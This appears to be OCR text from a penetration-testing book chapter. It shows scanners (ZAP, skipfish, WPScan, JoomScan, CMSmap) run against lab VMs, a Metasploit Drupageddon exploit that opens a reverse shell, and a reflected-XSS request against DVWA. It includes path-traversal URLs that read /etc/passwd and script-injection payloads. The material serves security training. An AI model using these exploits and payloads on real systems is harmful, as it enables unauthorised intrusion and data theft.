

ZAP Scanning Report - Mozilla Firefox
ZAP Scanning Report
file:///root/webpentest/zapresult.html
ZAP Scanning Report
Summary of Alerts
Risk Level
Number of Alerts
High
3
Medium
6
Low
11
Informational
0
Alert Detail
High (Medium)
Path Traversal
The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal.
Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.


skipfish version 2.10b by lcamtuf@google.com
- 192.168.56.11 -
Scan statistics:
Scan time : 0:00:26.992
HTTP requests : 10700 (400.9/s), 6880 kB in, 3328 kB out (378.2 kB/s)
Compression : 3659 kB in, 9179 kB out (43.0% gain)
HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
TCP handshakes : 307 total (37.9 req/conn)
TCP faults : 0 failures, 0 timeouts, 1 purged
External links : 115 skipped
Reqs pending : 936
Database statistics:
Pivots : 118 total, 41 done (34.75%)
In progress : 27 pending, 46 init, 4 attacks, 0 dict
Missing nodes : 23 spotted
Node types : 1 serv, 55 dir, 10 file, 7 pinfo, 41 unkn, 4 par, 0 val
Issues found : 61 info, 0 warn, 1 low, 2 medium, 0 high impact
Dict size : 100 words (100 new), 10 extensions, 256 candidates
Signatures : 77 total


file:///root/webpentest/skipfish_result/index.html
Issue type overview - click to expand:
File inclusion (2)
1. http://192.168.56.11/peruggia/index.php?action=learn&type=XSS&paper=/../../../../../../../../../etc/hosts [show trace +]
Memo: File /etc/hosts was disclosed.
2. http://192.168.56.11/peruggia/index.php?action=learn&type=XSS&paper=/../../../../../../../../../etc/passwd [show trace +]
Memo: File /etc/passwd was disclosed.
Directory traversal / file inclusion possible (1)
1. http://192.168.56.11/peruggia/index.php?action=./login [show trace +]
Memo: responses for ./val and .../val look different
Incorrect or missing charset (higher risk) (6)
XSS vector in document body (4)
1. http://192.168.56.11/peruggia/index.php/.htaccess.aspx-->">'>"'<sfi000005v371051> [show trace +]
Memo: injected '<sfi...>' tag seen in HTML
2. http://192.168.56.11/peruggia/index.php?action=comment&pic_id=1-->">'>"'<sfi000014v371051> [show trace +]
Memo: injected '<sfi...>' tag seen in HTML
3. http://192.168.56.11/peruggia/index.php?action=learn&type=.htaccess.aspx-->">'>"'<sfi000055v371051>&paper=http://milw0rm.com/papers/192 [show trace +]
Memo: injected '<sfi...>' tag seen in HTML
4. http://192.168.56.11/peruggia/index/.htaccess.aspx-->">'>"'<sfi000115v371051> [show trace +]
Memo: injected '<sfi...>' tag seen in HTML
HTML form with no apparent XSRF protection (6)



root@kali:~/webpentest# wpscan http://192.168.56.11/wordpress/
WordPress Security Scanner by the WPScan Team
Version 2.9.4
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
[i] Please use '-u http://192.168.56.11/wordpress/' next time
[i] It seems like you have not updated the database for some time
[?] Do you want to update now? [Y]es [N]o [A]bort update, default: [N] > Y
[i] Updating the Database ...
[i] Update completed


[+] URL: http://192.168.56.11/wordpress/
[+] Started: Mon Aug 6 05:53:00 2018
[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
[+] Interesting header: STATUS: 200 OK
[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30
[+] XML-RPC Interface available under: http://192.168.56.11/wordpress/xmlrpc.php [HTTP 200]
[+] Found an RSS Feed: http://192.168.56.11/wordpress/?feed=rss2 [HTTP 200]
[!] Detected 1 user from RSS feed:
+-------+
| Name |
+-------+
| admin |
+-------+
[!] Includes directory has directory listing enabled: http://192.168.56.11/wordpress/wp-includes/
[+] Enumerating WordPress version ...
[!] The WordPress 'http://192.168.56.11/wordpress/readme.html' file exists exposing a version number
[+] WordPress version 2.0 (Released on 2007-09-24) identified from advanced fingerprinting, meta generator, links opml
[!] 15 vulnerabilities identified from the version number
[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
Reference: https://wpvulndb.com/vulnerabilities/6033
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106



(1337.today)
--=[OWASP JoomScan
+---++---==[Version : 0.0.5
+---++---==[Update Date : [2018/03/13]
+---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
--=[Code name : KLOT
@OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP
Help :
Usage: joomscan [options]
--url | -u <URL> | The Joomla URL/domain to scan.
--enumerate-components | -ec | Try to enumerate components.
--cookie <String> | Set cookie.
--user-agent | -a <User-Agent> | Use the specified User-Agent.
--random-agent | -r | Use a random User-Agent.
--timeout <Time-Out> | Set timeout.
--about | About Author
--help | -h | This help screen.
--version | Output the current version and exit.

```
Processing http://192.168.56.11/joomla/ ...



[+] Detecting Joomla Version
[++] Joomla 1.5

[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

Joomla! 1.5.12 - connect back Exploit
```

```
[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config file is found
 config file path : http://192.168.56.11/joomla/configuration.php-dist


Your Report : reports/192.168.56.11/
```




```
root@kali:~# git clone https://github.com/Dionach/CMSmap.git
Cloning into 'CMSmap'...
remote: Counting objects: 34, done.
remote: Total 34 (delta 0), reused 0 (delta 0), pack-reused 34
Unpacking objects: 100% (34/34), done.
root@kali:~# cd CMSmap/
root@kali:~/CMSmap# ls
cmsmap.py  data  DISCLAIMER.txt  LICENSE.txt  README.md  shell  thirdparty
root@kali:~/CMSmap# python cmsmap.py
CMSmap tool v0.6 - Simple CMS Scanner
Author: Mike Manzotti mike.manzotti@dionach.com
Usage: cmsmap.py -t <URL>
Targets:
     -t, --target    target URL (e.g. 'https://example.com:8080/')
     -f, --force     force scan (W)ordpress, (J)oomla or (D)rupal
     -F, --fullscan  full scan using large plugin lists. False positives and slow!
     -a, --agent     set custom user-agent
     -T, --threads   number of threads (Default: 5)
     -i, --input     scan multiple targets listed in a given text file
     -o, --output    save output in a file
     --noedb         enumerate plugins without searching exploits

Brute-Force:
     -u, --usr       username or file
     -p, --psw       password or file
     --noxmlrpc      brute forcing WordPress without XML-RPC
```


192.168.56.12/drupal/
Drupageddon
Home
User login
Username *
Password *
Create new account
Request new password
Log in
Welcome to Drupageddon
No front page content has been created yet.

```
root@kali:~/CMSmap# python cmsmap.py -t http://192.168.56.12/drupal/
[-] Date & Time: 06/08/2018 06:42:12
[-] Target: http://192.168.56.12/drupal
[M] Website Not in HTTPS: http://192.168.56.12/drupal
[I] Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with
OpenSSL/0.9.8g
[I] X-Powered-By: PHP/5.2.4-2ubuntu5
[L] X-Generator: Drupal 7 (http://drupal.org)
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] Robots.txt Found: http://192.168.56.12/drupal/robots.txt
[I] CMS Detection: Drupal
[I] Drupal Version: 7.31
[H] Drupal Vulnerable to SA-CORE-2014-005
[I] Drupal Theme: bartik
[H] Configuration File Found: http://192.168.56.12/drupal/sites/default/settings
[-] Enumerating Drupal Usernames via "Views" Module...
[I] Autocomplete Off Not Found: http://192.168.56.12/drupal/?q=user
```


```
msf > search drupageddon
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/multi/http/drupal_drupageddon 2014-10-15       excellent  Drupal HTTP Parameter Key/Value SQL Injection
```




```
msf exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST      192.168.56.12    yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

```
msf exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.56.10:4444
[*] Command shell session 1 opened (192.168.56.10:4444 -> 192.168.56.12:58614)

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ifconfig
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:06:68:c5
          inet addr:192.168.56.12  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe06:68c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2360 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:301661 (294.5 KB)  TX bytes:1195059 (1.1 MB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1172 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60376 (58.9 KB)  TX bytes:60376 (58.9 KB)
```

Chapter 9: Bypassing Basic Security Controls






Go
Cancel
Target: http://192.168.56.11
Request
Raw
Params
Headers
Hex
GET
/dvwa/vulnerabilities/xss_r/?name=name%3CsCriPt%3Ealert%28%22XSS%22%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=sad219s68je3bd4ds9miq0ms17; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
HTML
Render
<h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>


<form name="XSS" action="#" method="GET">
What's your name?
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>Hello name<sCriPt>alert("XSS")</script></pre>


<h2>More info</h2>

http://ha.ckers.org/xss.html


192.168.56.11/dvwa/vulnerabilities/xss_r/?name=name<sCriPt>alert("XS
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
